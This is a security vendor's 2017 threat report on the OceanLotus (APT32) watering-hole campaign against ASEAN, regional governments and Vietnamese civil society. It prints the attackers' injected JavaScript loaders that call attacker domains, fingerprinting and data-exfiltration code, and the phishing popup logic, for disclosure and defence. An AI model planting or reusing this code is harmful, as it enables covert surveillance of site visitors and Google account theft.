
OceanLotus Blossoms: Mass Digital Surveillance and Attacks Targeting ASEAN, Asian Nations, the Media, Human Rights Groups, and Civil Society

www.volexity.com/blog/2017/11/06/oceanlotus-blossoms-mass-digital-surveillance-and-exploitation-of-asean-nations-the-media-human-rights-and-civil-society/

November 6, 2017

by Dave Lassalle, Sean Koessel, Steven Adair



In May 2017, Volexity identified and started tracking a very sophisticated and extremely widespread mass digital surveillance and attack campaign targeting several Asian nations, the ASEAN organization, and hundreds of individuals and organizations tied to media, human rights and civil society causes. These attacks are being conducted through numerous strategically compromised websites and have occurred over several high-profile ASEAN summits. Volexity has tied this attack campaign to an advanced persistent threat (APT) group first identified as OceanLotus by SkyEye Labs in 2015. OceanLotus, also known as APT32, is believed to be a Vietnam-based APT group that has become increasingly sophisticated in its attack tactics, techniques, and procedures (TTPs). Volexity works closely with several human rights and civil society organizations. A few of these organizations have specifically been targeted by OceanLotus since early 2015. As a result, Volexity has been able to directly observe and investigate various attack campaigns. This report is based on a very targeted attack that Volexity observed and the research that followed.

Key highlights of this most recent and ongoing attack campaign by the OceanLotus group are as follows:

- Massive digital profiling and information collection campaign via strategically compromised websites
- Over 100 websites of individuals and organizations tied to Government, Military, Human Rights, Civil Society, Media, State Oil Exploration, and more used to launch attacks around the globe
- Use of whitelists to target only specific individuals and organizations
- Custom Google Apps designed for gaining access to victim Gmail accounts to steal e-mail and contacts
- Strategic and targeted JavaScript delivery to modify the view of compromised websites to facilitate social engineering of visitors to install malware or provide access to e-mail accounts
- Large distributed attack infrastructure spanning numerous hosting providers and countries
- Numerous attacker created domains designed to mimic legitimate online services and organizations such as AddThis, Disqus, Akamai, Baidu, Cloudflare, Facebook, Google, and others
- Heavy uses of Let's Encrypt SSL/TLS certificates
- Use of multiple backdoors, such as Cobalt Strike and others, believed to be developed and solely used by OceanLotus

Volexity believes the size and scale of this attack campaign have only previously been rivaled by a Russian APT group commonly referred to as Turla and documented in a report from Symantec called The Waterbug attack group. The OceanLotus threat group has successfully operated, largely unnoticed, through several high-profile websites since late 2016. Volexity has observed the following operating pattern for the OceanLotus group:

- Compromise website of strategic importance (e.g. websites visitors have a higher likelihood to be targets of interest)
- Add one or more webshell backdoors to victim websites to maintain persistence
- Webshell used to add JavaScript developed by OceanLotus into the website
- The malicious JavaScript makes calls over HTTP or HTTPS to attacker controlled domains to typically load one of two different OceanLotus frameworks
- OceanLotus JavaScript frameworks designed to track, profile, and target the compromised website's visitors
- Website visitors of interest are flagged for targeting and receive special JavaScript aimed at compromising the user's system or e-mail accounts

Volexity has also noted that some of the organizations with compromised websites have also been targeted with spear phishing campaigns that attempt to install backdoors on the target systems. Spear phishing activity and detailed malware infrastructure will be described in a follow on report on OceanLotus activity.

Compromised Sites

Volexity has been able to identify a staggeringly large number of websites that have been strategically compromised by the OceanLotus attackers. The number of compromised websites exceeds **100**. The overwhelming majority of the websites that have been compromised belong to Vietnamese individuals and organizations that are critical of the Vietnamese Government. The remainder of the compromised websites are tied to one of three countries that share a land border with Vietnam or the Philippines. Unlike with the Vietnamese victims, in most cases these websites are tied to state owned or affiliated organizations.

Vietnam

Volexity has chosen not to list the Vietnamese websites that have been compromised, as the quantity is exceedingly large (over 80) and many of them are tied to individuals or very small organizations. However, the list below characterizes the types of websites that have been victimized to facilitate this ongoing campaign.

- Human Rights
- Civil Society
- News/Media (English and Vietnamese Language)
- Individual Bloggers
- Religion

ASEAN

Organization	Website	Compromised Page
Association of Southeast Asian Nations (ASEAN)	asean.org	/modules/aseanmail/js/wp-mailinglist.js /modules/wordpress-popup/inc/external/wpmu-lib/js/wpmu-ui.3.min.js
ASEAN Trade Repository	atr.asean.org	Main Index
ASEAN Investment	investasean.asean.org	Main Index

Cambodia

Organization	Website	Compromised Page
Ministry of Foreign Affairs	www.mfa.gov.kh	/jwplayer.js
Ministry of Environment	www.moe.gov.kh	/other/js/jquery/jquery.js
Ministry of Civil Service	www.mcs.gov.kh	Main Index
National Police	www.police.gov.kh	/wp-includes/js/jquery/jquery.js?ver=1.12.4
Ministry of National Assembly-Senate Relations and Inspection	www.monasri.gov.kh	wtemplates/monasri_template/js/menu/mega.js
Ministry of Social Affairs, Veterans, and Youth Rehabilitation	www.mosvy.gov.kh	/public/js/default.js
National Election Committee	www.necelect.org.kh	Main Index

China

Organization	Website	Compromised Page
BDStar Information Service Co.	bdstarlbs.com	Main Index
BDStar Navigation Co.	www.navchina.com	Main Index
China National United Oil Corporation	www.chinaoil.com.cn	/chinaoil/xhtml/js/jquery-1.7.2.min.js
China Oilfield Services Limited	Withheld	Withheld
China National Offshore Oil Corporation	Withheld	Withheld

Laos

Organization	Website	Compromised Page
Bokeo Province	bokeo.gov.la	Main Index
Ministry of Public Works and Transport	www.mpwt.gov.la	/media/system/js/mootools-core.js

Philippines

Organization	Website	Compromised Page
Armed Forces of the Philippines	www.afp.mil.ph	/modules/mod_js_flexslider/assets/js/jquery.easing.js
Office of the President	op-proper.gov.ph	Main Index

JavaScript Tracking, Profiling, and Delivery Frameworks

The compromised websites are being leveraged to deliver malicious JavaScript designed to profile and fingerprint a user on each visit. Volexity found that OceanLotus had developed two different JavaScript frameworks to accomplish their profiling and targeting activities. For the purposes of this blog, we will call them **Framework A** and **Framework B**. With few exceptions, the compromised websites would only have code loading either Framework A or Framework B. Each of the hostnames and IPs were also tied to one of the two frameworks, with none of them serving up both. The following sections will provide some detail on the two frameworks and their multiple scripting components.

Framework A

Framework A is found on a limited number of victim sites. Initial URLs for access to Framework A are typically formatted similar to the following:

> cloudflare-api[.]com/ajax/libs/jquery/2.1.3/jquery.min.js?s=1&v=72580

Volexity believes the **v=** value is unique and serves as a victim site identifier, which may not be necessary given the data the script sends along as detailed below. The above script is retrieved

following a visit to asean.org. The following code has been appended to legitimate JavaScript loaded by the ASEAN website:

```
window.onload = function () {var jqueryjs =
document.createElement('script');jqueryjs.setAttribute('src','//cloudflare-
api.com/ajax/libs/jquery/2.1.3/jquery.min.js?s=1&v=72580');document.body.appe
ndChild(jqueryjs);}
```

Framework A, Script 1 – Host Tracking

The first script delivered contains several support functions such as an MD5 function, a base64 decoder, and functions for loading additional data. The goal of this script appears to be defining everything needed to track a host across different requests.

This script defines a section of variables used in other parts of the code. The host based ones are obtained from the User-Agent in the initial request.

```
var device_type = 'Desktop';
var os = 'win10';
var os_bits = '64';
var browser = 'ie';
var encryption_key = '1d8c39022dfce07712f8950ba7ad2263';
var receive_url = '//cloudflare-api.com/icon.jpg?v=72580';
var base_url = '//cloudflare-api.com/';
var cdn_base_url = '//cloudflare-api.com/';
```

Then it will load a second JavaScript file:

```
var find_body = setInterval(function() {
    if (typeof document.body !== 'undefined') {
        var s = document.createElement('script');
        s.src = '//cloudflare-
api.com/ajax/libs/jquery/2.1.3/jquery.min.js?v=72580&&h1=' + h1() +
'&h2=' + h2() + '&r=' + encrypt(encode64(document.referrer),
encryption_key);
        document.body.appendChild(s);
        clearInterval(find_body)
    }
}, 500);
```

The **h1** and **h2** values in the request are MD5 hashes of some information about the host making the request. The first hash, **h1**, is the MD5 hash of various pieces of information collected from the browser and concatenated together.

```
function h1() {
        if (window.console.memory != undefined) var jsHeapSizeLimit =
window.console.memory.jsHeapSizeLimit;
        else var jsHeapSizeLimit = 0;
        var h1 = navigator.userAgent + '|' + navigator.appCodeName + '|'
+ navigator.appName + '|' + navigator.appVersion + '|' +
navigator.vendor + '|' + navigator.language + '|' + navigator.platform +
'|' + navigator.product + '|' + navigator.productSub + '|' +
navigator.oscpu + '|' + navigator.cpuClass + '|' + jsHeapSizeLimit + '|'
+ window.screen.deviceXDPI + '|' + screen.colorDepth + '|' +
navigator.cpuClass + '|' + navigator.buildID + '|' +
window.devicePixelRatio + '|' + navigator.hardwareConcurrency;
        return md5(h1)
    }
```

The second hash, **h2**, is also an MD5 hash, but the values concatenated are the screen height and width, timezone, plugins, MIME type, and language information.

```
    function h2() {
        var plugins = '';
        for (var i = 0; i < navigator.plugins.length; i++) {
            plugins += navigator.plugins[i]['filename'] + '|'
        }
        if (navigator.languages != undefined) var languages =
navigator.languages.join('|');
        else var languages = '';
        var mimeTypes = '';
        for (var i = 0; i < navigator.mimeTypes.length; i++) {
            mimeTypes += navigator.mimeTypes[i]['suffixes'] + '|'
        }
        var h2 = screen.width + '|' + screen.height + '|' + (new
Date).getTimezoneOffset() + plugins + mimeTypes + languages;
        return md5(h2)
    }
```

The encrypt function simply iterates over the passed string and key string and adds the ASCII values at each position. Python scripts for encrypting and decrypting are as follows.

Encrypt:

```
#!/usr/bin/env python

import base64
import sys

b64_data = base64.b64encode(sys.argv[2])
key = sys.argv[1]
enc_data = ""
for i, x in enumerate(b64_data):
    k = key[i % len(key) -1]
    enc_data += chr(ord(x) + ord(k))
print
print base64.b64encode(enc_data)
print
```

Decrypt:

```
#!/usr/bin/env python

import base64
import sys

key = sys.argv[1]
b64_data = sys.argv[2]

enc_data = base64.b64decode(b64_data)

dec_data = ""
for i, x in enumerate(enc_data):
    k = key[i % len(key) -1]
    dec_data += chr(ord(x) - ord(k))
print
print base64.b64decode(dec_data)
print
```

Framework A, Script 2 – Profiling

The second script returned starts by defining a **browser_hash** variable. This is composed of **h1** and the first 10 characters of **h2**, separated by "**–**". This script then sends three GET requests, each with a **d** parameter in the query string that contains some encrypted and base64 encoded data.

One request sends "Browser Plugins." The info is collected in the following part of the code:

```
for (var p in navigator.plugins) {
    if (p.match(/^\d+$/) &&
plugins.indexOf(navigator.plugins[p]['name']) == -1) {
        plugins.push(navigator.plugins[p]['name'])
    }
};
```

Another request sends "Extended Browser Info." This info is collected as follows:

```
var info = {
    'Screen': screen.width + ' x ' + screen.height,
    'Window Size': window.outerWidth + ' x ' + window.outerHeight,
    'Language': navigator.language,
    'Cookie Enabled': (navigator.cookieEnabled) ? 'Yes' : 'No',
    'Java Enabled': (navigator.javaEnabled()) ? 'Yes' : 'No'
};
```

The final request sends "WebRTC" info to obtain the host IP address.

```
var listIP = [];
WebRTC(function(ip) {
    listIP.push(ip)
});
```

Framework B

Framework B is found on the vast majority of sites. Initial URLs for access to Framework B are simply references to JavaScript (.js) files on OceanLotus controlled sites. Volexity has found that the URLs from Framework B do not actually matter, so long as the file extension ends in **.js** and a referrer is sent with the request. The JavaScript will be sent back regardless of the file or folder requested as long as it meets these two criteria.

The main ASEAN website is one of the few places that contain both Framework A and Framework B.

The following code has also been appended to legitimate JavaScript loaded by the ASEAN website:

```
$(window).load(function () {
  m=document.getElementById("toTopHover");i=document.createElement("script");
i.title="//ad.jqueryclick";i.async=true;i.src=
i.title+".com/assets/adv.js";m.parentNode.insertBefore(i,m);
  });
```

This script will result in the loading of JavaScript from the following URL:

> `http://ad.jqueryclick[.]com/assets/adv.js`

Framework B, Script 1 – Host Tracking

The second framework collects similar information, but handles host tracking differently. The initial script that is delivered varies based on the host OS as determined from the User-Agent in the request. When the script is loaded, it first makes a GET request to **https://health-ray-id[.]com/robot.txt**. This returns a UUID that is sent in subsequent requests as either**zuuid** or **client_zuuid**.It is also saved in **localStorage** for the compromised site under a key of**x00Sync**. The script then makes two GET requests.

Request 1:

> `GET /api/<BASE64_ENCODED_DATA>/adFeedback.js`

The base64 data decodes to a JSON string containing information for tracking the host. For

example, the data below, where **zuuid** is the UUID returned from **health-ray-id.com**.

```
{"uuid":"62d096b35e82547b6a12607c2820f8e0","zuuid":"ca3a8d02-a0f5-4686-9f6b-
cab4a17a9e2b","hash":""}
```

The **uuid** value (also seen as **client_uuid** in later requests) is also generated by the script and is stored in a cookie named **___APISID** for the compromised domain. It is generated using the fingerprintjs2 library, which creates a hash based on browser information. This is another method for tracking users across requests. This library and several other legitimate JavaScript libraries (including the jQuery core library and others for reading/storing cookies, collecting timezone data, etc.) are typically downloaded from a CDN URL and saved into localStorage variables to be later used by the script. They are stored as hex encoded data in a function called **x00Config**.
If the client is not on the OceanLotus whitelist, this request just returns a single line of JavaScript setting a variable named **timestamp**. However, when the client is on the whitelist, Volexity has observed a popup window that slowly fades in on top of the legitimate website. In a recent attack, the popup appeared Google related and would redirect to a Google OAuth page designed to fool the user into providing access to their account to a malicious Google App. More details on this appear further down in this post.

Request 2:

```
GET /sync/<BASE64 _ENCODED_DATA/img_blank.gif
```

This request contains two pieces of information: a **history** section and a **navigator** section. The **history** section contains information about the compromised site that the JavaScript was loaded from. It also contains certain information about the host including the User-Agent, time and timezone, and IP addresses.

The **navigator** section is blank the first time the request is made. When the script is first run, it records the current time in another **localStorage** variable. It only populates the **navigator** section if 24 hours have passed. It will also update the stored timestamp. This means the large section of data in the **navigator** section is only sent once per day, even if this compromised site is visited multiple times. This section includes a lot of the same information collected by Framework A, including MIME Types, plugins, and screen information. Below are a few portions of the data collected and sent back to the OceanLotus servers.

```
{
  "history": {
    "client_title": "ASEAN - India Free Trade Area - ASEAN | ONE VISION
ONE IDENTITY ONE COMMUNITY",
    "client_url": "http:\/\/asean.org\/?static_post=asean-india-free-
trade-area-3",
    "client_cookie": "PHPSESSID=<REDACTED>; _gat=1; ___APISID=
3206abcdc2e326c17581f2eeb83796c7; _ga=GA1.2.68427547.1509645107;
_gid=GA1.2.536672024.1509645107;
SAPIS_ID=cGZqYWMpDmMtaWhmZGpocG5qcGlpY2suY29tYnJvd3Nlci1leHRlbnNpb24uamR
ma22pYWJq",
    "client_hash": "",
    "client_referrer": "http:\/\/asean.org\/?static_post=rcep-regional-
comprehensive-economic-partnership",
    "client_platform_ua": "Mozilla\/5.0 (Macintosh; Intel Mac OS X
10_10_5) AppleWebKit\/537.36 (KHTML, like Gecko) Chrome\/61.0.3163.100
Safari\/537.36",
    "client_time": "2017-11-02T17:52:45.224Z",
    "timezone": "America\/New_York",
    "client_network_ip_list": [
      "172.18.220.11",
      "<redacted>"
    ],
    "client_api":
"00610064002e006a00710075006500720079006300 6c00690063006b002e0063006f006
d",
    "client_uuid": "3107abcdd2e326c17581f2eeb83796c7",
    "client_zuuid": "c8237ad1-131d-4406-b27e-ddc1481651d0",
```

```
   "navigator":{
      "userAgent":"Mozilla/5.0 (Windows NT 6.1) AppleWebKit/537.36
(KHTML, like Gecko) Chrome/61.0.3163.100 Safari/537.36",
      "appVersion":"5.0 (Windows NT 6.1) AppleWebKit/537.36 (KHTML, like
Gecko) Chrome/61.0.3163.100 Safari/537.36",
      "appCodeName":"Mozilla",
      "appName":"Netscape",
      "platform":"Win32",
      "product":"Gecko",
      "productSub":"20030107",
      "maxTouchPoints":0,
      "language":"en-US",
      "languages":[
         "en-US",
         "en"
      ],
      "doNotTrack":null,

      "cookieEnabled":true,
      "vendor":"Google Inc.",
      "vendorSub":"",
      "onLine":true,
      "hardwareConcurrency":2,
      "plugins":{
         "activex":false,
         "cors":true,
         "flash":false,
         "java":false,
         "foxit":false,
         "phonegap":false,
         "quicktime":false,
         "realplayer":false,
         "silverlight":false,
         "touch":false,
         "vbscript":false,
         "vlc":false,
         "webrtc":true,
         "wmp":false
      },
      "_screen":{
         "width":1024,
         "height":768,
         "availWidth":1024,
         "availHeight":728,
         "resolution":"1024x768"
      },
```

Framework B, Script 2 – Popup for Whitelisted Systems

As mentioned above, if a system is not on the whitelist, the **GET /api/<BASE64_ENCODED_DATA>/adFeedback.js** request will just return a **timestamp** variable. For a whitelisted system, a new script is delivered. A portion of this script shown below makes a request to download some additional config data.

```
    i = x00J.cookie("SAPIS_ID");
    try {
      e.domain = e.decode(i)
    } catch (e) {
      n("Fb not support site !!!")
    }
    s = "", a = "", c = "&code=" + e.code, x00J.cookie("___APISID") && (s
= "&s1=" + x00J.cookie("___APISID"), e.ps1 = "s1=" +
x00J.cookie("___APISID")), x00J.cookie("___APISID2") && (a = "&s2=" +
x00J.          cookie("___APISID2"), e.ps2 = a), e.fn_get_json("//" +
e.domain + "/connect.js?timestamp=" + x00J.cookie("__cors__") + c + s +
a).then(function(o) {
      if (!o.load) return n();
        e.api.load = o.load, e.api.show = o.show, e.api.close = o.close,
e.api.down = o.down, e.api.error = o.error, e.api.link = o.link,
e.api.info = o.info, e.api.custom = o.custom, t()
     }).catch(function(t) {
        e.postError(t).then(function() {
          n(">> ERROR GET JSON")
        }).catch(function(e) {
        n(e)
      })
    })
```

The domain for the request is loaded from the **SAPIS_ID** cookie which was set by the first script. Before storing, it is split in two, the two substrings are reversed, then it is base64 encoded. An example of the **SAPIS_ID** cookie can be seen in the **navigator** section above. This ultimately calls the **e.fn_getjson()** function that makes a request like the following:

> GET /connect.js?
> timestamp=59ba12f2eb1e240cd9431624&code=rtp&s1=64c6e32b951adc4f3d5661dba2330141

This returns a JSON config like the following:

```
{
  "link":"https://<redacted>",
  "load":"d57fe69b-ad34-5a6f-aa08-244f29a71521",
  "show":"369a76b3-1a3e-5120-c4ee-8540e2f2e9bc",
  "close":"32bcd7c4-2d6f-548c-ba14-04511d96ec3d",
  "down":"947d358b-c636-545f-b8a9-1e34c9cc2da2",
  "error":"2634fa30-205e-5b29-81f4-3d3ddae8b1ba",
  "info":"6417bdcd-1338-5224-c9a1-1144b73fe690",
  "custom":null
}
```

These are saved and accessed via a **getConfigs()** function for different actions the script can perform.


Ultimately, the script presents a popup over the site saying the content is blocked and requests

that the visitor sign in to continue. The code below presents this page and tracks progress using the **postShow()** and **postDown()** functions, which send GET requests using the URLs shown above. When one of the buttons is clicked, the user is redirected to login to the application.


```
 /Chrome/.test(navigator.userAgent) && /Google
Inc/.test(navigator.vendor) ? (document.title = "Welcome to Chrome",
$("body").prepend(s)) : ($("body").prepend(i), $("#subcrice-
overlay").fadeIn(200),                $("#blocked-popup").fadeIn(400)),
c.disableScroll(), a.postShow().then(function() {}), $("#google-
button,#skip-button,#ev3rywhere-accept-button").click(function() {
 a.postDown().then(function() {
    window.location = a.api.link
})
```

Whitelisted Targeting for Google Account Access

Volexity was able to work with organizations on the OceanLotus whitelist that received special responses from Framework B. As a result, Volexity was able to directly observe two different OceanLotus attacks that attempted to fool the targeted user into providing access to their Google Accounts. OceanLotus attempts to compromise Google Accounts by prompting the user with a popup directing them to provide OAuth authorizations to a malicious Google App.
Once a user has been flagged for targeting, they will receive a popup when accessing an OceanLotus compromised website once every 24 hours. This popup slowly fades in over top of the legitimate website and appears quite legitimate. Screen shots of two different observed popups are shown below.




Version 1: Locked Content



Version 2: Chrome Sign In

Regardless of which option the user clicks, they are redirected to Google to initiate OAuth access to one of OceanLotus' Google Apps. Below is a screen shot of what a user would see prior to authorizing the the nefarious Google App.



OceanLotus Google App OAuth

